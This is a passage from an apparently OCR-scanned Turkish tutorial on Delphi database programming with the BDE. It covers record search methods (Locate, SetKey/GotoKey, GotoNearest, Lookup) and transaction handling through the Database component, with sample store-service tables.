Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit3.Text);
Table2.ApplyRange;
end;
```

Burada yine index in çok önemli olduğunu hatırlatmak isterim. Kullanılacak olan index in "Primary" veya "Secondary" olması komutlar için önem arz etmez. Yanlız o sütuna ait index in "Object Inspector" penceresinden veya kodla muhakkak aktifleştirilmesi gerekecektir.

Kayıt Arama İşlemleri:

Bu bölümde hangi kayıtta olursanız olun, işinize yarayan kaydı bulup aktif yapma işlemini gerçekleştireceğiz. Kayıt arama işlemlerinde birden fazla sütuna göre aramada yaptırabilirsiniz. Her çeşit yöntemi örneklendirmeye çalışacağım. Fazla kayıt içeren tablolarda kayıt arama işlemlerini muhakkak index tanımlayarak yapmalısınız. Bu size çok daha hızlı sonuç alma seçeneği yaratacaktır. Index in primary veya secondary olması önem arz etmeyecektir.

Delphi'de kayıt arama işlemleri için kullanılan birkaç yöntem bulunmaktadır. Bu yöntemlerin hepsini detaylı olarak anlatmaya çalışacağım. Lütfen dikkatlice inceleyiniz.

- **Locate Methodu**

Bu method sayesinde indexli veya indexsiz sütunlarda arama yaptırabilirsiniz. İndexli sütunlarda yaptıracağınız aramalar çok daha hızlı sonuç verecektir.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.Locate('MAGAZAADI',Edit1.Text,[]);//Kayıt Bul
end;
```


Şimdi aşağıdaki tabloyu paradoxta oluşturup üzerinde işlemler yapalam.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
MAGAZAADI	A	25	*
ADRES	A	25	
TELEFON	A	15	
MUDUR	A	25	
SEHIR	A	25	

"MAGAZAADI" sütununu primary index olarak tanımlamayı unutmayınız. Tabloyu oluşturduktan sonra daha önceki bölümde anlatıldığı gibi içerisine "MIGROS –DIA-GIMA" mağazalarının bulunduğu kayıtları girin (primary index olduğu için aynı mağaza ismini ikinci kayıtta kullanamazsınız).

Şimdi aşağıdaki tasarımı oluşturup Table nesnesine aktardığınız kayıtların tamamının "DataGrid" nesnesinde gösterilmesini sağlayın. Daha sonra formunuza bir adet "Edit" kontrolü ile bir adet "Button" kontrolü yerleştiriniz. Amacımız button kontrolüne tıkladığımız zaman edit içerisindeki mağazayı bulup aktif hale geçirmek olacaktır.

Bu methodun önemli bir özelliğide bulunan kaydın aktif kayıt haline getirilmesidir.



Yukarıda verilen tasarımı oluşturduktan sonra "Kayıt Bul" düğmesine aşağıdaki kod satırlarını ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//primary index aktif
  Table1.Locate('MAGAZAADI',Edit1.Text,[]);//Kaydı bul
end;
```

Bu örnekte küçük büyük harf duyarlılığı bulunmaktadır. Yani küçük harfle migros yazarsanız kaydı bulamazsınız. Şayet bu hassasiyeti ortadan kaldırmak istiyorsanız kullanılan üçüncü parametreyi aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//primary index aktif
  Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);//duyarsız
end;
```

Üçüncü parametrenin alabileceği seçenekler aşağıda verilmiştir.

Parametre	Sonuç
foCaseInsensitive	Küçük-Büyük Harf Duyarlılığı Yok
foNoPartialCompare	Alan Parçasına Göre Arama Yapılabilir.


Aranan kaydın bulunamaması sizin için önem arz ediyorsa o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
var
  ara:Boolean;
begin
  Table1.DefaultIndex:=true;//primary index aktif
  ara:=Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
  if ara=false Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

Burada kullanılan "ara" isimli değişken, kaydın bulunamaması durumunda false, bulunması durumunda ise true değerini almaktadır. Daha sonra bu değeri kullanarak kaydın bulunup bulunamadığını kolayca öğrenebilirsiniz.

Birden Fazla Sütuna Göre Arama Yaptırmak:

Kayıt arama işlemi için tek sütun yeterli değilse, birden fazla kriter kullanacaksanız, o zaman aşağıdaki yöntemi uygulamanız gerekecektir. Formunuza ikinci bir "Edit" kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.



Aşağıda yazacağımız kodu çalıştırabilmeniz için "**Uses**" satırına "**Variants**" kütüphanesini eklemelisiniz.

```
procedure TForm2.Button2Click(Sender: TObject);
//uses satırına Variants ı eklemeyi unutmayınız.
var
  ara:Boolean;
begin
ara:=Table1.Locate('ADRES;MUDUR',varArrayOf([Edit1.Text,Edit2.Text]),[]);
  if not ara Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

Yukarıdaki örnekte "ADRES" ve "MUDUR" sütununa göre arama yaptırılmaktadır. "Edit1" kontrolüne girilen değer "ADRES" içinde, "Edit2" kontrolüne girilen değerde "MUDUR" sütunu içerisinde aratılacaktır.Amaç aynı kayıtta ikisine rastlarsa o kaydı aktif hale getirmek olacaktır. Şayet kaydı bulamazsa "ara" isimli "Boolean" tip değişken "false" değerini alarak kayıt bulunamadı uyarısını kullanıcıya iletecektir.

- **SetKey-GotoKey Methodları**

Index li sütunlara göre kayıt araması yapılabilen ikinci yöntemdir. Kullanımına ait örneklendirme aşağıda yapılmıştır.

- **Table1.SetKey**

Kayıt arama işlemini başlatan komuttur. Sadece indexli sütunlar için kullanılabilmektedir.


```
procedure TForm4.Button1Click(Sender: TObject);
begin
  Table1.SetKey;//Kayıt arama işlemine başla
end;
```

- **Table1.GotoKey**

Aranan kritere uygun kaydı aktifleştirmek için kullanılan komuttur. Sadece indexli sütunlar için çalışmaktadır.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  Table1.GotoKey; //harf duyarlılığı var
end;
```

Şimdi aşağıdaki form tasarımını oluşturup SetKey-GotoKey methodlarının örnek içerisinde kullanımını görelim.



Aşağıdaki kod satırlarını "Kayıt Bul" buttonunun "OnClick" yordamına ekleyiniz.


```
procedure TForm4.Button1Click(Sender: TObject);
//Kayıt Bul
begin
  Table1.SetKey;//Kayıt arama işlemine başla
  Table1.FieldByName('MAGAZAADI').AsString:=Edit1.Text;//kriter
  Table1.GotoKey; //harf duyarlılığı var
  if Table1.GotoKey=false Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

- **SetKey-GotoNearest Methodları**

Aradığınız kaydın içeriğini tam olarak bilmiyorsanız, veya tamamını yazmadan arama yapabilmek için kullanılan methodlardır. "SetKet" aramaya başlayabilmek için gerekli komut olup önceki örnekle aynı karakteristiği taşımaktadır.

❖ **Table1.GotoNearest**


Belirtilen alan parçasına göre arama yapabilen methoddur. Aynı şekilde kritere uyan kayıt bulunduğu zaman aktifleştirilecektir. Aşağıda bu methodların beraber kullanımına ait örneklendirme yapılmıştır.




```
procedure TForm4.Button2Click(Sender: TObject);
//Alan parçasına göre ara
begin
  Table1.SetKey;//Kayıt arama işlemine başla
  Table1.FieldByName('MAGAZAADI').AsString:=Edit1.Text;
  Table1.GotoNearest; //harf duyarlılığı yok
end;
```

- **Lookup Methodu**

Kaydı aktif yapmadan arama işlemi yapabilen methoddur. Kayıt bulunduktan sonra, aktif kayda ait istenilen sütun değeri değişkene aktarılabilir. Aşağıdaki örnekte bu husus işlenmektedir.



```
procedure TForm4.Button3Click(Sender: TObject);
var
  ara:variant;
begin
  ara:=Table1.Lookup('MAGAZAADI',Edit1.Text,'ADRES;MUDUR');
  if VarIsNull(ara) Then   //boş sa
    ShowMessage('Kayıt Bulunamadı')
  else
    ShowMessage('Mağaza Adresi='+ara[0]+#13#10+'Mağaza Müdürü='+ara[1]);
end;
```

Şimdi verdiğimiz kodu açıklamaya çalışalım. “Lookup” methoduyla Mağaza adı sutununda kritere uygun olan değer aranmakta, kayıt bulunduktan sonra “ADRES” ara[0] isimli variant tip değişkene, “MUDUR” de ara[1] isimli diğer variant tip değişkene aktarılmaktadır (buradaki ara isimli dizi değişkeni kendisi otomatik olarak oluşturmaktadır).

Transaction İşlemi:

Toplu kayıt işlemlerinde (kayıt ekleme veya değiştirme) veri güvenliğini sağlamak amaçlı kullanılan çok önemli bir yöntemdir. Tablonuza döngü içerisinde kayıt girdiğinizi düşünün, arada bir tanesinde oluşabilecek hata çok kötü sonuçlar doğurabilecektir. Bu tür sonuçları engellemek amaçlı transaction kullanırsanız, kaydetmeye başlamadan (veya silmeye) önceki konuma dönüp tekrar deneme şansınız olacaktır. Şayet herhangi bir aksaklık olmazsa tüm değişiklikleri kabul edip diğer işlemlerinize geçebilirsiniz.

"Transaction" işlemini güvenlik açısından kullanmak zorunda (tam bir zorunluluk yoktur ama çok faydalı olacaktır) diğer bir durumda network uygulamalarıdır. Bilgisayarlar arası bilgi tutarlılığını sağlamak için tüm kayıt değişikliği işlemlerini "Transaction" kullanarak yapmalısınız. Bu size güvenli bir ortam yaratacaktır.

"Transaction" işleminde "Delphi" nin yaptığı işlem, başlatıldığı anda boş bir "Database" oluşturmak ve yapılan tüm işlemleri (tablonuza değil) bu database kaydetmekten ibarettir. Uygulayacağınız işlem başarılı bir şekilde gerçekleşirse sonuçları Database den tablonuza kolayca aktarabilirsiniz. Şayet bir aksaklık çıkarsa bu durumda "Transaction" işlemini iptal ederek eski konumunuza dönebilirsiniz. "Transaction" işleminden sonra yapılan değişiklikleri bir bütün olarak düşünmelisiniz. Ya hepsini geri alırsınız veya hepsini topluca tablonuza yazdırırsınız. Aşağıda "Transaction" işleminde kullanacağınız komutlar gösterilmektedir.

Uyarı:*Şayet "Transaction" işlemi uygulayacaksanız tablonuzda muhakkak index bulunmalı ve aktif hale geçirilmelidir.*

Yukarıda da bahsettiğimiz gibi "Transaction" işlemi sırasında yapılan tüm işlemler yenibir "Database" nesnesi içerisinde tutulacaktır. Bu yüzden formunuza "BDE" yaprağında yer alan "Database" kontrolünden bir adet yerleştirmeyi unutmayınız.

Database Kontrolü

"BDE" Yaprağında yer alan bu kontrol sayesinde kolaylıkla "Transaction" işlemini gerçekleştirebilirsiniz. Yapacağınız tüm değişiklikler bu yeni "Database" içerisinde kaydedilecektir.

Aşağıda bu işlemleri başarılı bir şekilde gerçekleştirebilmek için "Database" kontrolüne ait kullanabileceğiniz özellik ve methodlar açıklanmaya çalışılmaktadır.

- **Database1.DatabaseName**

"Database" kontrolünün oluşturulacağı yeri belirlemek amaçlı kullanılan özelliğidir. Bu özelliğe kalasörün yolu girilebileceği gibi "Alias" isminide girebilirsiniz (siz hep alias ismini giriniz).

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Database1.DatabaseName:='gazi';
  Table1.Open;
end;
```

- **DataBase1.Connected**

"Database" bağlantısını açıp kapatmak için kullanılan özelliğidir. "True" değerinin aktarılması bağlantının kurulması anlamını içermektedir. "False" değeri aktarılırsa bağlantı kapatılacaktır.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;
  Table1.Open;
end;
```

- **Database1.StartTransaction**

Transaction işlemini başlatan methoddur. Bu satırdan sonra tabloda yapılacak olan tüm değişiklikler bu "Database" içerisinde kaydedilecektir.

```
procedure TForm2.Button1Click(Sender: TObject);
//Başlat
begin
  Database1.StartTransaction;//Transactionı başlat
end;
```

- **Database1.Commit**

"DataBase" içerisinde tutulan değişiklikleri tabloya yansıtmak amaçlı kullanılan komuttur. Bu komuttan sonra "Transaction" işlemi sona erecektir. "Database içerisinde depolanan bilgiler sıfırlanacaktır. Yeniden "Transaction"

uygulanacaksa bu komuttan sonra tekrar "StartTransaction" methodu kullanılmalıdır.

```
procedure TForm2.Button2Click(Sender: TObject);
//Tabloya yaz
begin
  Database1.Commit;//uygula
end;
```

- **Database1.Rollback**

"StartTransaction" methodundan sonra "Database" nesnesi içerisinde yapılan tüm değişiklikleri iptal etmek amaçlı kullanılan komuttur. Yine bu komut "Transaction" işlemini bitirecektir. Şayet tekrar "Transaction" uygulanacaksa "StartTransaction" komutu yeniden verilmelidir. Değişikliklerin iptal edilmesinden sonra tabloda son durumu görmek isterseniz, tablonuzu "Refresh" etmelisiniz.

```
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
begin
  Database1.Rollback;//Değişiklikleri iptal et
  Table1.Refresh;//son durumu tabloda göster
end;
```

- **Database1.InTransaction**

"Transaction" işlemi yokken "RoolBack" veya "Commit" komutlarını uygularsanız uygulamanız sizi kendi hata mesajınızla uyaracaktır. Bu yüzden belirtilen komutla "Trandsaction" işleminin var olup olmadığını kontrol edebilir, ona göre komut işletebilirsiniz. Özelliğin "True" değerini alması "Transaction" işleminin halen uygulandığı anlamını taşımaktadır.

```
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
begin
  if Database1.InTransaction=true Then
  begin
    Database1.Rollback;//DEĞİŞİKLİKLERİ İPTAL ET
    Table1.Refresh;
  end;
end;
```

- **Database1.TransIsolation**


"Transaction" uygulanacak olan VeriTabanının ağ ortamındamı yoksa lokaldemi olup olmadığını belirleyen özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

TransIsolation
tiReadCommitted
tiDirtyRead
tiRepeatableRead

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//index aktif olmalı
  Database1.TransIsolation:=tiDirtyRead;//değiştirmeyi unutmayın
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;
  Table1.Open;
end;
```

Şimdi aşağıdaki tasarımı oluşturarak verilen kodları "Unit" pencerenize ekleyiniz.

Uygulama için formunuza bir adet "Table", bir adet "DataSource", bir adet "Database", bir adet "DataGrid", bir adet "GroupBox", üç adette button kontrolü yerleştirin.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Şimdide uygulamanıza ekleyeceğiniz kod bloklarını verelim. Bu kodları gerekli yordamlara ekleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//index aktif olmalı
  Database1.TransIsolation:=tiDirtyRead;
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;//bağlan
  Table1.Open;//kodla yapın
end;
procedure TForm2.Button1Click(Sender: TObject);
//Başlat
begin
  Database1.StartTransaction;//Transactionı başlat
  Form2.Caption:='Transaction Açık';
end;
procedure TForm2.Button2Click(Sender: TObject);
//Tabloya yaz
var
  deger:Integer;
begin
  if Database1.InTransaction Then//transaction varsa
  begin
    Database1.Commit;//uygula
    ShowMessage('Tüm Değişiklikler Kaydedildi');
    Form2.Caption:='Transaction Kapalı';
  end
  else
    begin
      deger:=Application.MessageBox('Transaction Kapalı Başlatalımmı',
'Transaction Başlat',MB_YESNO);
      if deger=mrYes Then
        Database1.StartTransaction;//Tekrar Başlat
        Form2.Caption:='Transaction Açık';
    end;
end;
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
var
  deger:Integer;
begin
  if Database1.InTransaction=true Then
  begin
    Database1.Rollback;//Tüm değişiklikler iptal
    Table1.Refresh;//Verileri yenile
```

```
    ShowMessage('Değişiklikler İptal Edildi');
    Form2.Caption:='Transaction Kapalı';
  end
  else
    begin
      deger:=Application.MessageBox('Transaction Kapalı Başlatalımmı',
'Transaction Başlat',MB_YESNO);
      if deger=mrYes Then
        Database1.StartTransaction;//Tekrar Başlat
        Form2.Caption:='Transaction Açık';
    end;
end;
```



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
